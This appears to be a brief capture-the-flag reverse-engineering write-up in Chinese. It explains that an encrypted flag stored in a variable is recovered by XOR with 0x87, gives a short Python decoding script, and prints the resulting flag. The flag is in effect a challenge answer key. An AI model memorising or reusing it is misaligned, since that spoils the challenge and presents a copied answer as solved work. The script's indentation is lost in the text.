
v7中存的是加密的flag ^0x87 就能还原flag

直接上脚本
encode = [0xE0E6EBE1, 0x0E3E1B6FC, 0x0BEB7B6B2,
0x0B2B1BEE2, 0x0E2B6B6B2, 0x0B3B0B3E2,
0x0E3E3B2E2,0x0B7B7B3E2,0x0B6B0E6B0,0x0FAE1
]
for i in encode:
tmp = i.to_bytes(4,'little')
for j in tmp:
print(chr(j^0x87), end="")flag{1fd5109e965511ee474e5dde4007a71f}]]>